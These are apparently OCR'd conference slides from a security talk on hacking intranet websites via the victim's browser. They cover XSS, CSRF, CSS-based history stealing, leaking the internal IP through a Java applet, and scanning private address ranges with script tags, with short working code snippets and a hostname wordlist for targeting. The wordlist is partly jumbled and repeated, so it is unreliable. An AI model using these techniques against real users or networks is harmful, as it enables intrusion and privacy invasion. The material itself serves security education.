Hacking Intranet Websites from the Outside (Take 2)

"Fun With and Without JavaScript Malware"

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
Jeremiah Grossman

- Founder and CTO of WhiteHat Security
- R&D and industry evangelism
- International conference speaker
- Co-Author of XSS Attacks
- Web Application Security Consortium Co-founder
- Former Yahoo! information security officer

WASC Member

2007 InfoWorld CTO 25



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
Robert “RSnake” Hansen

- CEO of SecTheory
- Founded the web application security lab (ha.ckers.org and sla.ckers.org)
- Co-Author of XSS Attacks
- Former eBay Sr. Global Product Manager
- Dark Reading contributor
- Frequent industry conference speaker

SecTheory
Internet Security Consulting

ha.ckers



ebay

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Comments from last year...

"Disturbing"

Brian Krebs, Washington Post

"I have to go home and change the password of my DSL router!"

several Blackhat attendees

"RSnake and Jeremiah pretty much destroyed any security we thought we had left, including the I'll just browse without JavaScript mantra. Could you really call that browsing anyway?"

Kyran

The big 3!

Cross-Site Scripting (XSS) - forcing malicious content to be served by a trusted website to an unsuspecting user.

Cross-Site Request Forgery (CSRF) - forcing an unsuspecting user's browser to send requests they didn't intend. (wire transfer, blog post, etc.)

JavaScript Malware - payload of an XSS or CSRF attack, typically written in JavaScript, and executed in a browser.

Exploiting the Same-Origin Policy

Getting hacked by JavaScript Malware

website owner embedded JavaScript malware.


web page defaced with embedded JavaScript malware.

JavaScript Malware injected into a public area of a website. (persistent XSS)

clicked on a specially-crafted link causing the website to echo JavaScript Malware. (non-persistent XSS)

Timeline

What's Next?



Denial

Anger

Bargaining

Depression

Acceptance

"I patch my browser, have a firewall and use NAT. What do I have to be worried about?"

Browser doesn't matter much

History Stealing using JavaScript and CSS


Cycles through thousands of URLs checking the link color.

```
document.body.appendChild(l);
var c = document.defaultView.getComputedStyle(l,null).getPropertyValue("color");
document.body.removeChild(l);

// check for visited
if (c == "rgb(0, 0, 255)") { // visited

} else { // not visited

} // end visited check
```



Common intranet hostnames make good targets as well...

http://ha.ckers.org/fierce/hosts.txt

MAIL
INTRANET
HR
EXCHANGE
ROUTER

0
01
02
03
1
10
11
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16
17
18
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8
9
ILMI
a
a.auth-ns
a01
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a1
a2
abc
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afiliados
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ag
3
agenda
agent
4
ai
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aix
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8
akamai
9
al
ILMI
alabama
a
alaska
a.auth-ns
albuquerque
a01
alerts
a02
alpha
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academico
anaheim
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analyzer
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consulting
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corporate
correo
correoweb
cortafuegos
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defiant
delaware
dell
delta
delta1
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demonstration
demos
denver
depot
des
desarrollo
descargas
design

documentacion
documentos
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domains
dominio
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doom
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downtown
dragon
drupal
dsl
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earth
east
ec
echo
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employees
empresa
empresas
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
Intranet Hacking



Attacks can penetrate the intranet by controlling/ hijacking a user's browser and using JavaScript Malware, which is on the inside of the network.

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
Compromise NAT'ed IP Address with Java

Send internal IP address where JavaScript can access it

```
<APPLET CODE="MyAddress.class">
<PARAM NAME="URL" VALUE="demo.html?IP=">
</APPLET>

function natIP() {
  var w = window.location;
  var host = w.host;
  var port = w.port || 80;
  var Socket = (new java.net.Socket(host,port)).getLocalAddress().getHostAddress();
  return Socket;
}
```




Or guess! Since most everyone is on 192.168.1/0 or 10.0.1/0 it's not a big deal if Java is disabled.

JavaScript can scan for Web Servers

Attacker can force a user's browser to send HTTP requests to anywhere, including the to the intranet.

```
<SCRIPT SRC="http://192.168.1.1/"></SCRIPT>
<SCRIPT SRC="http://192.168.1.2/"></SCRIPT>
<SCRIPT SRC="http://192.168.1.3/"></SCRIPT>
...
<SCRIPT SRC="http://192.168.1.255/"></SCRIPT>
```

If a web server is listening, HTML will be returned causing the JS interpreter to error.



If there is an error, a web server exists

